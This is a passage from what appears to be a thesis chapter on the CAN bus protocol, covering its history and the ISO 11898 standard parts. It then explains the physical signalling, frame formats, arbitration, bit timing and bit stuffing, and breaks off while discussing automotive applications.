



Figure 2.1: CAN data link and physical sub-layers relation to the OSI model. Please notice: ISO 11898-2 refers to a yet to be released future version that will incorporate current ISO 11898-2, ISO 11898-5 and ISO 11898-6 parts of ISO 11898 standard [42].

- guarantee of latency times;
- configuration flexibility;
- multicast reception with time synchronization;
- system wide data consistency;
- multimaster;
- error detection and signaling;
- automatic retransmission of corrupted messages as soon as the bus is idle again;
- distinction between temporary errors and permanent failures of nodes and autonomous switching off of defect nodes.

The ISO standard covers both physical and data link layers, as reported in Figure 2.1, and comprises six parts:

**Part 1:** defines the data link layer including the logical link control (LLC) sub-layer and the medium access control (MAC) sub-layer, as well as the physical signaling (PHS) sub-layer;

**Part 2:** defines the high-speed physical medium attachment (PMA);

**Part 3:** defines the low-speed fault-tolerant physical medium attachment (PMA);

**Part 4:** defines the time-triggered communication;

**Part 5:** defines the power modes of the high-speed physical medium attachment (PMA);

**Part 6:** defines the selective wake-up functionality of the high-speed physical medium attachment (PMA).

## 2.3 Historical Background

CAN bus history dates back to the early 1980s. At that time, embedded systems were more and more growing in popularity among car manufacturers due to the extended capabilities and lower costs they offered with respect to completely mechanical or electronic hard coded controllers, but the engendered wire harnesses because of direct point to point connections between nodes were shortly becoming a significant issue in terms of weight, reliability and maintenance costs [54]. This influenced Robert Bosch GmbH, a German engineering and electronics company with an emphasis on the automotive industry, to start analyzing a variety of bus protocols with the aim of finding an appropriate one to deploy in road vehicles, without success.

As a result, in 1983, under the guide of Uwe Kiencke [9], manager of the company advanced systems development department, Bosch initiated the creation of an all new bus standard. The pursued main objectives were noise immunity, broadcast communications, a low cost and lightweight backbone network, priority handling with limited delay for critical messages, error detection and fault confinement capabilities. In the development, engineers from Mercedes-Benz and Intel were involved. The name «Controller Area Network» was due to Professor Dr. Wolfhard Lawrenz, from the University of Applied Science in Braunschweig-Wolfenbüttel, hired as a consultant.

Three years later, in February 1986, at the Detroit SAE congress, Uwe Kiencke, Siegfried Dais, and Martin Litschel introduced the «Automotive Serial Controller Area Network». The protocol was welcomed with great enthusiasm by most automotive stakeholders.

One year later, in mid 1987, Intel delivered the first CAN controller chip, the 82526, specifically designed for automotive applications.

Figure 2.2: The 1989 BMW 8 Series grand tourer coupè [55].

In early September 1989, the Frankfurt Motor Show witnessed the debut of the world's first CAN bus equipped vehicle, the BMW 8 Series grand tourer coupè (Fig. 2.2), which, thanks to the restricted wire harnesses due to the CAN standard bus topology, could boast a weight saving of over 45 kilograms with respect to non CAN based direct competitors such as the Mercedes-Benz SL R129 [69].

The Bosch CAN specification was submitted for international standardization in the early 1990s and, after political issues concerning the concurrent Vehicle Area Network (VAN) bus protocol simultaneously developed by PSA and Renault, was eventually standardized as ISO 11898 in November 1993 [23].

## 2.4 Physical Layer Description

### 2.4.1 Introduction

The original CAN specification gave only abstract requirements for the physical layer. This freed the protocol from the burdens and the complexities of mandating a common physical implementation which could have limited its adoption. Nonetheless, it left CAN bus implementations open to interoperability issues due to incompatibilities among different suppliers, that were later - partially, as mechanical protocol aspects are still lacking of standardizing guidelines - solved with ISO 11898-2 and ISO 11898-3.





Figure 2.3: Example architecture of an ISO 11898-2 CAN network.

### 2.4.2 Architecture

Today, most CAN buses are characterized by the topology specified in ISO 11898-2, also called «high speed CAN»: a two wire, CANH (high) and CANL (low), differential balanced signaling scheme featuring a termination at each end by means of a 120 ohm resistor. The differential signaling allows for noise immunity; the balanced signaling means that the current flowing in each signal line is equal but opposite in direction, resulting in the necessary field-canceling effect to obtain low noise emissions [72].

Each CAN node generally comprises three elements (Fig. 2.3):

**Microcontroller:** is responsible for sending and processing complete CAN frames to and from the CAN controller and supervising the CAN controller operation;

**CAN controller:** is in charge of correctly implementing the CAN specifications. It synchronizes with the CAN signal, sends and receives logical data to and from the CAN transceiver, automatically adds stuff bits, performs error handling and actualizes the error modes finite state machine;

**CAN transceiver:** serves as an interface between the CAN controller and the physical bus by translating logical signals coming from the CAN controller into bus electrical levels.

In the recent years, the trend which has characterized automotive specific microcontrollers is to embed the CAN stack on chip, for both cost effectiveness and space saving reasons [47]. Thus, there exist microcontrollers with embedded CAN controllers and microcontrollers which even feature the entire stack on chip (i.e. CAN controller and CAN transceiver incorporated inside a microcontroller [56]).

Though less popular, CAN buses can also be single wire (e.g., standard SAE J2411 [66]). Because of their better error resiliency, two wire buses are preferred, especially in safety-critical applications.

Moreover, in case physical faults tolerance is an essential requirement of the application, the International Organization for Standardization also proposed the ISO 11898-3 standard, called low speed or fault tolerant CAN, which uses a linear bus, star bus or multiple star buses connected by a linear bus and is terminated at each node by a termination resistance of 100 ohm. However, up to now, the adoption of ISO 11898-3 CAN buses has been limited to few niche segments in the automotive world. Today, the general automotive tendency is to substitute ISO 11898-3 CAN transceivers with ISO 11898-2 transceivers with low-power functionality and, fundamentally, to design new CAN networks in compliance with the ISO 11898-2 standard [22].

### 2.4.3 Signaling Levels

The CAN standard mandates two different signaling states that can be written on the bus: dominant and recessive, with the former capable of anytime overwriting the latter; that is, whenever a dominant bit is sent at the same time as a recessive bit, the bus state and thus the logical signal perceived by all other CAN nodes is dominant. Most CAN bus implementations feature a wired-AND configuration, hence the dominant bit is the logical 0 whereas the recessive bit is the logical 1. The distinguishing factor between a dominant state and a recessive state is the differential voltage between the CANH and the CANL lines (Fig. 2.4). In case such difference doesn't exceed a threshold value (usually 0.9 V in ISO 11898-2 networks), a recessive state (thus most times 1) is presumed, else a dominant state (0).





Figure 2.4: Typical ISO 11898-2 electrical levels and their respective signaling states.

During a recessive state, the signal lines and resistors remain in a high impedance states and voltages on both CANH and CANL tend weakly towards a midway value, usually 2.5 V. During a dominant condition, the signal lines and resistors move to a low impedance state so that current flows through the resistor, CANH voltage tends to 3.5 V and CANL tends to 1.5 V (Fig. 2.5).

### 2.4.4 Network Specifications

The ISO 11898-2 standard supports communications transfer rates up to 1 Mbps (i.e. minimum nominal bit time of 1 us). However, because of unavoidable skews due to the physical required time for the signal to travel in the transmission medium from one end to the other and the bus nature of CAN which requires all nodes to be synchronized, transfer speeds are restricted by cable length. Approximately, 500 kbps are achievable only in buses up to 100 meters, 250 kbps up to 200 m, 125 kbps up to 500 m and only 10 kbps up to 6 km [46].

The cable impedance is required to be 120 ohm, though values in the interval of [108;132] ohm are still permitted.

As aforementioned, no connectors have been mandated up to now. As a result, an array of interfaces has been proposed and utilized, varying with respect to higher layer adopted protocols. The most common are the 9 pin D-Sub, the de facto industrial standard, the 5-pin Mini-C and Micro-C, employed by DeviceNet and SDS appliances, and the RJ10 and RJ45, proposed by CiA





Figure 2.5: An ISO 11898-2 transceiver block diagram [73].

in the CANopen standard CiA-303-1 [25].

## 2.5 Data Link Layer Description

### 2.5.1 Introduction

Most of CAN standard focuses on the data link layer, acting as an interface between upper layers and the physical one. It has originally and thoroughly been described in the Bosch specification document, although with a few ambiguities that were later clarified in the ISO 11898-1 standard.

### 2.5.2 Message Framing

The standard describes four types of frames: data frames, remote frames, error frames and overload frames. Data frames and remote frames are characterized by two variants: standard frame format (which uses an 11 bit frame identifier, defined in Bosch CAN 2.0 part A) and extended frame format (which uses a 29 bit frame identifier, defined in Bosch CAN 2.0 part B).





Figure 2.6: CAN data frame format [62].

#### 2.5.2.1 Data Frame

The data frame, reported on Figure 2.6, carries data from the transmitter to all receivers.

A data frame is composed of:

**Start of Frame:** 1 dominant bit, allows hard synchronization of all nodes;

**Arbitration Field:** if standard format is employed, is made up of (in this order): frame identifier (11 bits), remote transmission request (1 dominant bit). If extended format is utilized, is composed of (in this order): frame base identifier (11 bits), substitute remote request (1 recessive bit), identifier extension (1 recessive bit), extended frame identifier (18 bits), remote transmission request (1 dominant bit). The role of the arbitration field is described in subsection 2.5.3;

**Control Field:** if standard format, in this order: identifier extension (1 dominant bit), reserved bit r0 (1 dominant bit), data length code (4 bits). If extended format, in this order: reserved bits r1 and r0 (2 dominant bits), data length code (4 bits). The data length code defines the number of bytes carried in the data field, with a maximum value of 8 bytes;

**Data Field:** up to 8 bytes long, contains the actual data to be carried;





Figure 2.7: CAN remote frame format [62].

**CRC Field:** in this order: CRC sequence (15 bits), CRC delimiter (1 recessive bit). Permits messages integrity checks by all receiving nodes;

**ACK Field:** in this order: ACK slot (1 bit), ACK delimiter (1 recessive bit). The ACK slot bit is sent as recessive by the transmitter, all receivers must overwrite it with a dominant bit in case the message has up to now been correctly received;

**End of Frame:** 7 recessive bits, notifying the end of the transmission.

#### 2.5.2.2 Remote Frame

A remote frame is transmitted by a node to request a new data frame with the sent identifier (Fig. 2.7).

All fields behave in the same way as in the data frame, with the exception of the remote transmission request - which is now 1 recessive bit -, the data length code - which carries the number of bytes of the to be sent data frame - and the lack of the data field.

#### 2.5.2.3 Error Frame

The error frame, shown in Figure 2.8, is sent by any node whenever a bit error, a stuff error, a CRC error, a form error or an acknowledgment error (or





Figure 2.8: CAN error frame format [62].





Figure 2.9: CAN overload frame format [62].

a combination of these) has been detected (discussed in chapter 4).

An error frame consists of:

**Error Flag:** 6 bits, dominant or recessive depending on the current CAN controller error state;

**(Superposition of Error Flags):** eventual overlapping of error flags sent by different stations at different moments;

**Error Delimiter:** 8 recessive bits, indicating the end of the error frame.

#### 2.5.2.4 Overload Frame

The overload frame purpose is to delay the transmission of succeeding data frames or remote frames (Fig. 2.9).

An overload frame comprises:

**Overload Flag:** 6 dominant bits;

**(Superposition of Overload Flags):** eventual overlapping of overload flags sent by different stations at different moments;

**Overload Delimiter:** 8 recessive bits, signaling the end of the overload frame.





Figure 2.10: CAN interframe space format [62].

#### 2.5.2.5 Interframe Space

Data frames and remote frames are mandatorily separated from preceding frames (of whichever type) by an interframe space, reported on Figure 2.10.

An interframe space contains:

**Intermission:** 3 recessive bits;

**(Suspend Transmission):** 8 recessive bits, sent only by error passive nodes;

**Bus Idle:** an arbitrary length of recessive bits, signaling that the bus is free and ready to transport new frames. Nodes can anytime send a new frame on the bus by asserting the start of frame dominant bit.

### 2.5.3 Frame Identifier, Bus Arbitration and Message Priority

In contrast with many other protocols, CAN bus, at least at the data link layer (upper layers, such as ISO 15765 [41], have implemented mitigating solutions on top of it to overcome this problem for their specific purposes) and with the only exception of remote frames which, nevertheless, are rarely employed in normal CAN traffic, is characterized by the complete lack of any addressing mechanism, i.e. messages don't contain any «sender» or «receiver» fields. Rather, the CAN standard operates in a «publish-and-subscribe» fashion. Messages, on the basis of their sender and their content, are tagged with a unique label written by their transmitters in their frame identifier fields and then are broadcast. Receivers monitor all messages circulating on the bus and filter the frames they are interested in precisely on the basis of the frame identifier content.





Figure 2.11: CAN arbitration algorithm example.

The design choice of opting for a publish and subscribe mechanism instead of a classic sender-receiver approach was necessary due to another requirement that CAN had to fulfill, namely colliding messages arbitration biased in favor of higher priority frames.

As a matter of fact, due to the bus topology, a CAN network is a unique collision domain. All CAN nodes are required not to interfere in any way with CAN traffic in case another unit is transmitting a message; however, when the bus is idle, two or more nodes may (and are allowed to) simultaneously start sending new frames, generating a collision.

The solution to the bus arbitration problem stands exactly in the uniqueness of the frame identifier field and in the overwriting capability of dominant bits over recessive bits.

All nodes, when transmitting any message, continuously analyze the logical signal on the bus and compare them with the bit value they are trying to assert; should a difference be found, the node is mandated to back off, communicate the anomaly by sending an error frame (apart when this happens in the arbitration field or in the ACK slot of a frame) and retry the message transmission as soon as the bus returns idle. As a consequence, after sending the start of frame bit, all contending CAN nodes confront themselves on the basis of the identifiers of the frames they are trying to transmit: the one sending





Figure 2.12: Partition of the CAN bit time [62].

the frame with the lowest identifier won't notice any discrepancy and will continue broadcasting the message without losing neither time nor information; the other units will withdraw and will afterwards retry the transmission (Fig. 2.11).

Therefore, besides distinguishing messages, the identifier is also responsible for the precedence among frames: the lower the identifier, the higher the priority of that message with respect to other contending transmissions.

### 2.5.4 Message Validation

As aforementioned, the transmitter of a message continually monitors the bus and compares the perceived signal levels with the transmitted ones. In addition to solving bus contests, this feature is employed for error checking purposes. More in depth, a message is valid for its transmitter if no error has been detected for the whole transmission of the frame. Should any error be observed, retransmission will follow automatically - according to prioritization - as soon as the bus is free again.

A message is valid for the receivers if there is no error until the last bit prior to the end of frame field. The value of the end of frame bit is considered a «don't care» and a dominant level does not lead to a form error.

### 2.5.5 Bit Timing

CAN is asynchronous, i.e. it lacks a clock signal line. In order to avoid nodes drifting issues and achieve synchronization, the standard describes bit timing guidelines that CAN controllers must implement.

In particular, each bit on the CAN bus must be considered as composed of minimal periods of time called time quanta, whose length varies among nodes

and is multiple of each oscillator period. Time quantas are clustered into four non-overlapping segments (Fig. 2.12):

**Synchronization segment:** always one quantum long, is used to synchronize nodes on the bus;

**Propagation segment:** compensates physical delays among nodes;

**Phase segment 1 and phase segment 2:** fix edge phase errors on the bus, their length can be adjusted.

The bus levels are always sampled between phase segment 1 and phase segment 2.

Synchronization is achieved in two ways:

**Hard synchronization:** performed when there is a recessive to dominant edge after a bus idle condition, indicating a start of frame bit. All receiving nodes bit time counters are restarted;

**Resynchronization:** executed whenever a bit edge doesn't occur within the synchronization segment in a message. As a result, phase segments are lengthened (or shortened) by an integer number of quanta in order to correct the phase error in the signal.

### 2.5.6 Bit Stuffing

CAN uses a non-return-to-zero encoding, implying that not every bit contains a falling or rising edge. This means that the signal level can remain constant over a very long period of time if the transmitted bits have the same logical value, resulting in the impossibility for all CAN nodes to synchronize themselves via resynchronization. In order to overcome this problem, CAN employs a stuff bit rule: Whenever a transmitter detects five consecutive identical bits to be transmitted, it automatically inserts a following complementary bit in the transmitter bit stream; whenever the receiving nodes detect five consecutive identical bits on the bus, they automatically discard the following one. This way it is guaranteed that the original bit sequence isn't altered by any means while at the same time enabling synchronism via resynchronization.

## 2.6 Applications of CAN Bus

### 2.6.1 Automotive Industry

#### 2.6.1.1 Motivations

Without any doubt, the most important applications of CAN bus are to be seen in the automotive world, which is the specific domain for which CAN has been designed. Starting from 1989 with the BMW 8 Series, the first production car to incorporate a CAN network for ECUs interconnection, CAN has relentlessly been adopted by more and more car manufacturers, to the point that almost all automobiles today on the market feature at least one CAN network as a backbone for embedded systems communications. CAN allowed for extremely cost-effective component integration thanks to the general purpose ability of carrying data for a great variety of applications, the remarkable reduction of wire harnesses due to the bus topology with respect to direct hard wired connections and extremely competitive chip prices. In addition to that, it 